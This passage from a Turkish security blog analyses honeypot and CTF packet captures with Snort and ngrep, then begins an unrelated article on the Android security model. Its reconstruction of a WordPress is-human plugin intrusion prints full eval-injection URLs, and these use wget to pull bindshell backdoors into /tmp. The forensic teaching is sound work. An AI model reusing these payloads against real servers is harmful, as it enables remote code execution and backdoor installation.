yazılımlardan faydalılmaktadır.

Bilgi Güvenliği AKADEMİSİ, Şubat ayında tamamı internet üzerindeki bal küpü (honeypot) / [CTF](#) sistemlerinden elde edilmiş ~20 GB'lık(5 DVD) trafik dosyalarını konuya meraklı sektör çalışanlarıyla [paylaşım kararı](#) aldı. Ben de bahsi geçen meraklılardan biri olarak Ömer ALBAYRAK'dan temin ettiğim DVDler'de yer alan dosyalara kısaca göz atmaya ve başarılı olan sizme girişimlerinden birini (geri kalanlarını meraklılara bırakıyorum) tespit etmeye karar verdim.


Her biri yaklaşık 1 GB olan 20 tane PCAP dosyasında, başarılı olan sizme girişimlerini aramanın samanlıkta iğne aramaktan farklı olmayacağıını düşünerek daha akıcı bir yol izleyerek elimdeki tüm PCAP dosyalarını Snort saldırısı tespit sistemine yönlendirmenin işlerimi kolaylaştıracağı düşüncesi ile sanal makineye üzerinde [Snort](#), [nmap](#), [Nessus](#) ve [birçok](#) açık kaynak kodlu ağ güvenliği uygulamalarını barındıran Network Security Toolkit (NST) işletim sistemini kurdum.

Normal şartlarda elimde boyut olarak ufak ve sayıca az PCAP dosyaları olmuş olsaydı, Backtrack 5 R2 işletim sistemi üzerinde yer alan Wireshark, tcpdump ve ngrep gibi araçlar ile analizi rahatlıkla gerçekleştirebilirdim.

NST işletim sistemini sanal makineye kurduktan ve Snort servisini çalıştırıldıktan sonra sıra 20 adet PCAP dosyasını bu sisteme gönderecek (packet replay) aracı bulmaya ve kullanmaya gelmiştim. Bunun için daha önce birçok teste kullanmış olduğum Colasoft'un [Packet Player](#) aracını kullanmaya karar verdim. NST otomatik olarak ağ bağıtıcılarını (network adapters) [promiscuous](#) kipte (mode) başlattığı için paketleri bu araç ile Snort kurulu NST sistemine göndermeye başladım.



4 saatten fazla süren paket gönderim işlemi tamamlandıktan sonra Snort tarafından üretilenalar analiz edilmeye hazır hale geldi.



Saldırganlar ve saldırıya uğrayan sistemler hakkında en ufak bir fikrim olmadığı için en çok tekil alarm üreten hedef ve kaynak ip adresleri üzerine yoğunlaştığımmda hedef olarak bir ip adresi (potansiyel sunucu), kaynak olarak ise bir kaç ip adresi (potansiyel saldırıcılar) ortaya çıktı.

Basic Analysis and Security Engine (BASE)

Queried on : Sat March 17, 2012 14:55:36

Meta Criteria any
IP Criteria any
Layer 4 Criteria none
Payload Criteria any

Displaying alerts 1-46 of 46 total

< Det IP address >	Sensor #	< Total # >	< Unique Alerts >	< Dest. Addr. >
95.173.186.116	1	2268	198	1
5.5.5.2	1	1284	7	1
95.9.71.218	1	19	5	1
88.226.57.69	1	59	5	1
5.5.5.1	1	6452	4	1
94.123.211.146	1	74	4	1
192.168.2.3	1	5	3	1
192.168.12.12	1	14533	3	1
255.255.255.255	1	4456	2	1
192.168.18.174	1	7	2	1
192.168.18.1	1	4	2	1
192.168.18.134	1	4	2	1
178.233.236.209	1	2	2	1
239.255.255.250	1	28822	2	1
88.230.107.17	1	3	1	1
192.168.18.173	1	1	1	1
188.38.184.109	1	1	1	1
192.168.18.142	1	32	1	1

Basic Analysis and Security Engine (BASE)

Added 3 alert(s) to the Alert cache

Queried on : Sat March 17, 2012 14:52:51

Meta Criteria any
IP Criteria any
Layer 4 Criteria none
Payload Criteria any

Displaying alerts 1-48 of 120 total

< Src IP address >	Sensor #	< Total # >	< Unique Alerts >	< Dest. Addr. >
195.174.37.105	1	446	115	1
94.123.211.146	1	124	44	1
95.9.71.218	1	235	33	1
78.186.135.90	1	40	27	1
85.104.21.211	1	121	20	1
88.226.57.69	1	17	11	1
95.173.186.116	1	15955	11	15
5.5.5.1	1	169	7	2
85.105.202.222	1	34	7	1
178.233.236.209	1	6	6	1
81.213.251.237	1	12	4	1
192.168.18.1	1	9186	4	3
5.5.5.2	1	6452	4	1
70.84.211.98	1	15	3	1
95.13.71.167	1	87	3	1
88.230.107.17	1	9	3	1
188.38.184.109	1	3	3	1

ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >	< Layer 4 Proto >
#0-{1.24881}	[bugtraq] [snort] WEB-ATTACKS wget command attempt	2012-03-04 16:13:09	195.174.37.105.47901	95.173.186.116.80	TCP
#1-{1.24770}	[bugtraq] [snort] WEB-ATTACKS wget command attempt	2012-03-04 16:12:49	195.174.37.105.51222	95.173.186.116.80	TCP
#2-{1.24583}	[snort] WEB-MISC ls%20-l	2012-03-04 16:12:21	195.174.37.105.34560	95.173.186.116.80	TCP
#3-{1.24520}	[snort] WEB-MISC ls%20-l	2012-03-04 16:12:17	195.174.37.105.45734	95.173.186.116.80	TCP
#4-{1.24523}	[snort] WEB-MISC ls%20-l	2012-03-04 16:12:17	195.174.37.105.45737	95.173.186.116.80	TCP
#5-{1.24522}	[snort] WEB-MISC ls%20-l	2012-03-04 16:12:17	195.174.37.105.45736	95.173.186.116.80	TCP
#6-{1.24521}	[snort] WEB-MISC ls%20-l	2012-03-04 16:12:17	195.174.37.105.45735	95.173.186.116.80	TCP
#7-{1.24501}	[snort] WEB-ATTACKS perl execution attempt	2012-03-04 16:12:09	195.174.37.105.45731	95.173.186.116.80	TCP
#8-{1.24234}	[bugtraq] [snort] WEB-ATTACKS wget command attempt	2012-03-04 16:10:44	195.174.37.105.32882	95.173.186.116.80	TCP
#9-{1.24291}	[snort] WEB-ATTACKS perl execution attempt	2012-03-04 16:10:42	195.174.37.105.42043	95.173.186.116.80	TCP
#10-{1.24273}	[snort] WEB-MISC ls%20-l	2012-03-04 16:10:40	195.174.37.105.41980	95.173.186.116.80	TCP
#11-{1.24269}	[snort] WEB-MISC ls%20-l	2012-03-04 16:10:40	195.174.37.105.41978	95.173.186.116.80	TCP
#12-{1.24268}	[cve] [icat] [bugtraq] [snort] WEB-MISC cat%20 access	2012-03-04 16:10:38	195.174.37.105.41880	95.173.186.116.80	TCP
#13-{1.24266}	[snort] WEB-MISC cross site scripting attempt	2012-03-04 16:10:38	195.174.37.105.41890	95.173.186.116.80	TCP
#14-{1.24259}	[nessus] [snort] WEB-PHP test.php access	2012-03-04 16:10:38	195.174.37.105.41883	95.173.186.116.80	TCP
#15-{1.24258}	[cve] [icat] [bugtraq] [arachNIDS] [snort] WEB-CGI yabb access	2012-03-04 16:10:36	195.174.37.105.33753	95.173.186.116.80	TCP
#16-{1.24256}	[snort] WEB-PHP remote include path	2012-03-04 16:10:36	195.174.37.105.33735	95.173.186.116.80	TCP
#17-{1.24237}	[nessus] [snort] WEB-PHP shoutbox.php access	2012-03-04 16:10:33	195.174.37.105.46949	95.173.186.116.80	TCP
#18-{1.24238}	[nessus] [snort] WEB-PHP shoutbox.php access	2012-03-04 16:10:33	195.174.37.105.46950	95.173.186.116.80	TCP
#19-{1.24242}	[snort] WEB-PHP remote include path	2012-03-04 16:10:33	195.174.37.105.33421	95.173.186.116.80	TCP
#20-{1.24248}	[snort] WEB-PHP remote include path	2012-03-04 16:10:33	195.174.37.105.33443	95.173.186.116.80	TCP
#21-{1.24249}	[cve] [icat] [bugtraq] [snort] WEB-PHP PHPLIB remote command attempt	2012-03-04 16:10:33	195.174.37.105.33454	95.173.186.116.80	TCP
#22-{1.24236}	[cve] [icat] [bugtraq] [bugtraq] [snort] WEB-PHP admin.php access	2012-03-04 16:10:31	195.174.37.105.46798	95.173.186.116.80	TCP
#23-{1.24235}	[cve] [icat] [bugtraq] [snort] WEB-MISC global.inc access	2012-03-04 16:10:31	195.174.37.105.46796	95.173.186.116.80	TCP
#24-{1.24234}	[cve] [icat] [bugtraq] [snort] WEB-MISC global.inc access	2012-03-04 16:10:31	195.174.37.105.46795	95.173.186.116.80	TCP
#25-{1.24219}	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105.46635	95.173.186.116.80	TCP
#26-{1.24220}	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105.46641	95.173.186.116.80	TCP
#27-{1.24222}	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105.46644	95.173.186.116.80	TCP
#28-{1.24223}	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105.46645	95.173.186.116.80	TCP
#29-{1.24225}	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105.46647	95.173.186.116.80	TCP
#30-{1.24229}	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105.46658	95.173.186.116.80	TCP
#31-{1.24231}	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105.46715	95.173.186.116.80	TCP

ngrep aracı ile Snort üzerinde tespit edilen potansiyel saldırgan ip adreslerini her bir PCAP dosyasında ayrı ayrı aramamak adına diğer bir sanal makinede kurulu olan [Backtrack 5 R2](#) işletim sistemi üzerinde Wireshark aracı ile birlikte gelen mergecap aracı ile hepsini tek bir dosyaya çevirdim.

```
root@bt:/media/FreeAgent.Drive/CTF# ls -al
total 17701588
drwx----- 1 root root      8192 2012-03-13 17:34 .
drwx----- 1 root root      4096 2012-03-13 16:07 ..
-rw-rw-rw-rwx 2 root root 1000000054 2012-02-12 15:38 CTF11_part.pcap
-rw-rw-rw-rwx 2 root root 1000000059 2012-02-12 15:45 CTF11_part.pcap1
-rw-rw-rw-rwx 2 root root 1000000059 2012-02-12 15:52 CTF11_part.pcap2
-rw-rw-rw-rwx 2 root root 1000000034 2012-02-12 15:59 CTF11_part.pcap3
-rw-rw-rw-rwx 2 root root 1000000026 2012-02-12 16:06 CTF11_part.pcap4
-rw-rw-rw-rwx 2 root root 1000000057 2012-02-12 16:13 CTF11_part.pcap5
-rw-rw-rw-rwx 2 root root 323679033 2012-02-12 16:15 CTF11_part.pcap6
-rw-rw-rw-rwx 2 root root 19000000021 2012-02-12 14:53 CTF2_part.pcap
-rw-rw-rw-rwx 2 root root 423064127 2012-02-12 14:56 CTF2_part.pcap1
-rw-rw-rw-rwx 2 root root 10000001022 2012-02-12 15:03 CTF4_part.pcap
-rw-rw-rw-rwx 2 root root 1000005203 2012-02-12 15:06 CTF4_part.pcap1
-rw-rw-rw-rwx 2 root root 1000003910 2012-02-12 15:08 CTF4_part.pcap2
-rw-rw-rw-rwx 2 root root 1000001765 2012-02-12 15:10 CTF4_part.pcap3
-rw-rw-rw-rwx 2 root root 1000018494 2012-02-12 15:11 CTF4_part.pcap4
-rw-rw-rw-rwx 2 root root 1000000223 2012-02-12 15:13 CTF4_part.pcap5
-rw-rw-rw-rwx 2 root root 1000000043 2012-02-12 15:15 CTF4_part.pcap6
-rw-rw-rw-rwx 2 root root 1000000002 2012-02-12 15:17 CTF4_part.pcap7
-rw-rw-rw-rwx 2 root root 241031252 2012-02-12 15:18 CTF4_part.pcap8
-rw-rw-rw-rwx 2 root root 1000000062 2012-02-12 15:28 CTF5_part.pcap
-rw-rw-rw-rwx 2 root root 238570810 2012-02-12 15:29 CTF5_part.pcap1
root@bt:/media/FreeAgent.Drive/CTF# mergecap -w CTF.pcap CTF11_part.pcap CTF11_part.pcap1 CTF11_part.pcap2 CTF11_part.pcap3 CTF11_part.pcap4 CTF11_part.pcap5 CTF11_part.pcap6 CTF2_part.pcap CTF2_part.pcap1 CTF4_part.pcap CTF4_part.pcap1 CTF4_part.pcap2 CTF4_part.pcap3 CTF4_part.pcap4 CTF4_part.pcap5 CTF4_part.pcap6 CTF4_part.pcap7 CTF4_part.pcap8 CTF5_part.pcap
```

Ardından tespit edilen potansiyel saldırgan ip adresleri arasında en çok tekil alarm üreten ip adresini (195.174.37.105) ngrep ile CTF.pcap dosyasında yer alan TCP paketlerinde (UDP paketlerini göz ardı ettim) aratarak sızma girişimi hakkında detaylı bilgi edinmeye başladım.

```
root@bt:/media/FreeAgent.Drive/CTF# ngrep -W byline -q -I CTF.pcap -t '' 'host 195.174.37.105' > 195.174.37.105.txt
```

95.173.186.116 (saldırıya uğrayan sunucu):

- İşletim sistemi CentOS
- Üzerinde Apache 2.2.3 ve PHP v5.1.6 ve WordPress bulunuyor.

```

C:\Users\Herr\Desktop\WF\195.174.37.105.txt - Notepad+
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
1 input: CTF.pcap
2 filter: (ip or ip6) and ( host 195.174.37.105 )
3
4 T 2011/05/29 08:18:51.160896 195.174.37.105:54829 -> 95.173.186.116:80 [AP]
5 GET / HTTP/1.1.
6 Host: 95.173.186.116.
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:2.0.1) Gecko/20100101 Firefox/4.0.1.
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8.
9 Accept-Language: en-us,en;q=0.5.
10 Accept-Encoding: gzip, deflate.
11 Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7.
12 Keep-Alive: 115.
13 Connection: keep-alive.
14 .
15 .
16 .
17 T 2011/05/29 08:18:51.162999 95.173.186.116:80 -> 195.174.37.105:54829 [AP]
18 HTTP/1.1 200 OK.
19 Date: Sun, 29 May 2011 12:18:51 GMT.
20 Server: Apache/2.2.3 (CentOS).
21 X-Powered-By: PHP/5.1.6.
22 Content-Length: 0.
23 Connection: close.
24 Content-Type: text/html; charset=UTF-8.
25 .
26 .
27 .
28 T 2011/05/29 08:18:51.251330 195.174.37.105:54830 -> 95.173.186.116:80 [AP]
29 GET /favicon.ico HTTP/1.1.
30 Host: 95.173.186.116.
31 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:2.0.1) Gecko/20100101 Firefox/4.0.1.
32 Accept: image/png,image/*;q=0.8,*/*;q=0.5.
33 Accept-Language: en-us,en;q=0.5.
34 Accept-Encoding: gzip, deflate.
35 Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7.
36 Keep-Alive: 115.
37 Connection: keep-alive.
38 .

```

195.174.37.105 (potansiyel saldırganlardan biri):

- İlk olarak 29.05.2011 tarihinde saat 08:18'de sunucu ile bağlantı kuruyor.
- İlk olarak 29.05.2011 tarihinde saat 08:29'da sunucunu Nikto v2.1.4 ile tariyor.
- 29.05.2012 tarihinde saat 20:44'de WordPress'in [is-human](#) eklentisinde bulunan zafiyeti istismar ederek sistem üzerinde uzaktan komutlar çalıştırıyor.
- 29.05.2012 tarihinde saat 21:33'de wget aracı ile Packetstorm sitesinden 60000. bağlantı noktasında (port) dinleyen [bindshell-unix](#) arka kapısı indiriyor ancak arka kapıya bağlandıktan sonra komut sonrasına noktalı virgül koymadığı için (ls -al;) arka kapının çalışmadığını sanıyor. (/wp-content/plugins/is-human/engine.php?action=log-reset&type=ih_options();eval(stripslashes(\$_GET[a]));error&a=echo%20%22%3Cpre%3E%22;system(%27cd%20/tmp;wget%20http://dl.packetstormsecurity.net/groups/synnergy/bindshell-unix%20xxx.pl%27);)
- Bu defa 29.05.2012 tarihinde saat 21:47'de wget aracı ile V*****s isimli bir siteden 16667 numaralı bağlantı noktasında (port) dinleyen evil.c arka kapısını indiriyor, derliyor, çalıştırıyor ve sisteme bağlanıyor. (/wp-content/plugins/is-human/engine.php?action=log-reset&type=ih_options();eval(stripslashes(\$_GET[a]));error&a=echo%20%22%3Cpre%3E%22;system(%27cd%20/tmp;wget%20http://www.v*****s.com/evil.c.txt%20-o%20evil.c%27);)
- Daha sonra çeşitli yetki yükseltmeye yarayan çekirdek istismar araçlarını denese de root yetkisine sahip olamıyor ve kayıt sonlanıyor.

```

C:\Users\Hert\Desktop\WF\195.174.37.105.txt - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
[|] 195.174.37.105.txt
519
520 T 2011/05/29 08:29:34.932402 95.173.186.116:80 -> 195.174.37.105:55288 [AP]
521 HTTP/1.1 404 Not Found.
522 Date: Sun, 29 May 2011 12:29:34 GMT.
523 Server: Apache/2.2.3 (CentOS).
524 Content-Length: 313.
525 Connection: close.
526 Content-Type: text/html; charset=iso-8859-1.
527 .
528 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
529 <html><head>
530 <title>404 Not Found</title>
531 </head><body>
532 <h1>Not Found</h1>
533 <p>The requested URL /24kysRxV.thtml was not found on this server.</p>
534 <hr>
535 <address>Apache/2.2.3 (CentOS) Server at server116.nt142.datacenter.ni.net.tr Port 80</address>
536 </body></html>
537 .
538 .
539 T 2011/05/29 08:29:35.0040407 195.174.37.105:55289 -> 95.173.186.116:80 [AP]
540 GET /24kysRxV.pt HTTP/1.1.
541 Connection: Keep-Alive.
542 User-Agent: Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes).
543 Host: server116.nt142.datacenter.ni.net.tr.
544 .
545 .
546 .
547 T 2011/05/29 08:29:35.004266 95.173.186.116:80 -> 195.174.37.105:55289 [AP]
548 HTTP/1.1 404 Not Found.
549 Date: Sun, 29 May 2011 12:29:35 GMT.
550 Server: Apache/2.2.3 (CentOS).
551 Content-Length: 310.
552 Connection: close.
553 Content-Type: text/html; charset=iso-8859-1.
554 .
555 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
556 <html><head>

```

```

Normal text file length : 14859131 lines : 434577 ln : 542 Col : 39 Sel : 13 UNIX ANSI INS

C:\Users\Hert\Desktop\WF\195.174.37.105.txt - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
[|] 195.174.37.105.txt
426687 T 2011/05/29 22:29:30.272265 95.173.186.116:16666 -> 195.174.37.105:34483 [AP]
426688 .
426689 .Bind Banckdoor by Simpp
426690 .For : # Bad Digits Team #
426691 .
426692 Passwd :
426693 .
426694 .
426695 T 2011/05/29 22:29:37.192013 195.174.37.105:48977 -> 95.173.186.116:16667 [AP]
426696 ls -la
426697 .
426698 .
426699 T 2011/05/29 22:29:37.198224 95.173.186.116:16667 -> 195.174.37.105:48977 [AP]
426700 total 428
426701 drwxrwxrwt 5 root root 4096 May 30 05:29 .
426702 drwxr-xr-x 25 root root 4096 May 28 16:02 .
426703 drwxrwxrwt 2 root root 4096 May 28 16:02 .ICE-unix
426704 -rw-r--r-- 1 apache apache 306 May 27 23:09 .NJ_4de004e432a17
426705 -rw-r--r-- 1 apache apache 306 May 27 23:10 .NJ_4de005396d0ea
426706 -rw-r--r-- 1 apache apache 306 May 27 23:12 .NJ_4de005bd762b0
426707 -rw-r--r-- 1 apache apache 306 May 28 01:51 .NJ_4de02adaaf9c
426708 -rw-r--r-- 1 apache apache 4665 May 28 04:04 .NJ_4de04azd5see
426709 -rw-r--r-- 1 apache apache 0 May 28 04:05 .NJ_4de04a6979393
426710 -rw-r--r-- 1 apache apache 4665 May 28 04:06 .NJ_4de04aa8096df
426711 -rw-r--r-- 1 apache apache 306 May 28 04:30 .NJ_4de05018724f1
426712 -rw-r--r-- 1 apache apache 306 May 28 14:46 .NJ_4de0e0af098cd
426713 -rw-r--r-- 1 apache apache 306 May 28 16:05 .NJ_4de0f30875ff
426714 -rw-r--r-- 1 apache apache 306 May 28 16:08 .NJ_4de0f3b42bcd7
426715 -rw-r--r-- 1 apache apache 306 May 28 16:12 .NJ_4de0f4d011fab
426716 -rw-r--r-- 1 apache apache 4665 May 28 17:04 .NJ_4de100e082e4a
426717 -rw-r--r-- 1 apache apache 453 May 28 17:05 .NJ_4de101289eed5
426718 -rw-r--r-- 1 apache apache 306 May 28 17:07 .NJ_4de101b6dd359
426719 -rw-r--r-- 1 apache apache 306 May 28 17:11 .NJ_4de10289085a5
426720 -rw-r--r-- 1 apache apache 306 May 28 17:11 .NJ_4de102a97288d
426721 -rw-r--r-- 1 apache apache 306 May 28 17:14 .NJ_4de10337a3867
426722 -rw-r--r-- 1 apache apache 306 May 28 17:23 .NJ_4de10557afbb5
426723 -rw-r--r-- 1 apache apache 306 May 28 17:24 .NJ_4de1058b07b6f
426724 -rw-r--r-- 1 apache apache 306 May 28 17:25 .NJ_4de105ea95763
426725 -rw-r--r-- 1 apache apache 306 May 28 17:43 .NJ_4de10a2e1794f

```

Normal text file length : 14842724 lines : 434150 ln : 426694 Col : 1 Sel : 0 UNIX ANSI INS

Sonuç itibariyle ağ trafik kayıtlarını analiz ederek başarılı bir sizmanın nasıl gerçekleştirildiği konusunda çok detaylı bilgiler elde edebilirsiniz. Umarım meraklı arkadaşlar için gerçekleştirmiş olduğum bu analiz faydalı olmuştur. Pratik yapmak isteyenlerin BGA'dan bu DVDler'i ücretsiz olarak temin etmelerini şiddetle tavsiye ederim. (*Sınırlı sayıda bulunan DVD'ler tükenmiştir: Kayıt dosyalarını edinmek isteyenler BGA İstanbul ofisine giderek DVD çekimi yapabilirler.*)

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Android Zararlı Yazılım Analizi

Source: <https://www.mertsarica.com/android-zararli-yazilim-analizi/>

By M.S on February 25th, 2012




2011 yılının son aylarında güvenlik firmaları tarafından yayınlanan mobil tehdit raporlarında Android işletim sisteminin rakiplerine göre çok daha fazla zararlı yazılım istilasına uğradığını dikkat çekiliyordu. Juniper firması tarafından yapılan araştırmaya göre 2009 ile 2010 yılları arasında akıllı telefonları hedef alan zararlı yazılımların %250 artış gösterdiği, 2011 yılının Temmuz ayı ile Kasım ayı arasında ise %472 artış gösterdiği sonucu ortaya çıkıyordu. Juniper firması tarafından yayınlanan bir başka raporda ise 2011 yılının son 7 ayında Android işletim sistemini hedef alan zararlı yazılımlardaki artışın %3,325 olduğu belirtiliyordu!

Gartner'ın yapmış olduğu bir araştırmaya göre 2011 yılının son çeyreğinde satılan her iki akıllı telefondan birinde Android işletim sisteminin kurulu olduğu göz önünde bulundurulduğunda art niyetli kişiler tarafından geliştirilen zararlı yazılımların Android işletim sistemini hedef almasına eminim sizde benim gibi şAŞıRMıYOrsunuzdur.

Android işletim sistemi neden bu kadar kişi ve üretici tarafından tercih ediliyor diye soracak olursanız bunların başında açık kaynak kodlu olması, ücretsiz olması, açık markete (ücretsiz uygulamalar barındıran Android Market) sahip olması, tabii ki Linux 2.6 çekirdeğini kullanıyor olmasının çok büyük rol oynadığını söyleyebiliriz. Durum böyle olunca da bireylerden kurumlara kadar herkesin yeri geldiğinde kullandığı veya kulanacağı uygulamanın iyi niyetinden şüphe ettiği durumlarda o uygulamayı analiz etmeye ihtiyaç duyabilir.

Analiz yöntemlerine geçmeden önce kısaca Android'in güvenlik modelinden kısaca bahsetmek istiyorum.

- Android işletim sisteminde Linux işletimin güvenlik modeli baz alınmıştır. Linux işletim sisteminde bildiğiniz üzere dosyalara verilen izinler kullanıcı bazlıdır ve bir kullanıcı başka bir kullanıcının dosyasını o kullanıcı izin vermediği sürece okuyamaz, değiştiremez ve/veya çalışırıamaz. Android işletim sisteminde de her yeni kurulan uygulamayı yeni bir kullanıcı olarak düşünebilirsiniz. Bir uygulama, diğer bir uygulamaya ait dosyalara dosya sistemi üzerinden ulaşamaz.
- Uygulamaların kurulabilmesi için mutlaka dijital sertifika ile (kendinden imzalı (*self-signed*) da olabilir) imzalanmış olması gerekmektedir.
- Uygulamalar çalışma esnasında kullanacakları kaynaklara, erişecekleri alanlara göre kurulum esnasında kullanıcından bir defaya mahsus olmak üzere izin istemek zorundadırlar. Örneğin bir uygulama, çalışabilmesi için internet bağlantısına ihtiyaç duyuyor ise kurulum esnasında bunu beyan etmek ve kullanıcından bu izni istemek zorundadır. İzinler, APK (Android application package) içinde yer alan AndroidManifest.xml dosyası içinde tanımlanmaktadır.




- Kurulan her bir uygulama ayrı bir Dalvik sanal makinesinde çalışmaktadır.

Peki zararlı bir yazılım, Android işletim sisteme hangi yollarla bulaşabilir ?

- Uzaktan kurulum ile: [Android Market](#) web sayfası üzerinden cep telefonunuza seçtiğiniz herhangi bir uygulamayı yükleyebilirsiniz. Art niyetli bir kişi tarafından Gmail şifrenizin çalındığını ve isterse bu şifre ile cep telefonunuza internet bankacılığına giriş yaparken kullandığınız tek kullanımılmış SMS mesajlarını çalan bir truva atını yükleyebileceğini düşündüğünüzde ister istemez bu özellik sizi korkutuyor.
- Market üzerinden: Bildiğiniz üzere Android Market'e isteyen herkes (25\$ ödeyerek sahip olunan bir geliştirici hesabı yeterlidir) geliştirmiş olduğu uygulamayı yükleyebilmekte ve kullanıcıların kullanımına sunabilmektedir. Durum böyle olunca da hangi uygulama güvenilir hangisi değil bunu anlamak pek mümkün olmamamaktadır. Her ne kadar Google bu duruma bir dur demek için Bouncer adında ki zararlı uygulama tarayıcı hizmetini devreye almış olsa da, Apple gibi manuel olarak kod incelemesi yapmadığı sürece zararlı yazılımlar Android Market'i istila etmeye devam edecektir.
- Android SDK ile: Android SDK, Google tarafından uygulama geliştiricileri (developer) için hazırlanmış ve bünyesinde kütüphaneleri ve hata ayıklayıcı (debugger), öykünücü (emulator) gibi çeşitli araçları barındıran bir yazılım geliştirme kitidir. Bu kit içerisinde yer alan Android Debug Bridge (adb) aracı ile öykünücüye (emulator) veya bağlı olan Android işletim sistemi kurulu cihaza uygulama yüklemek mümkündür.
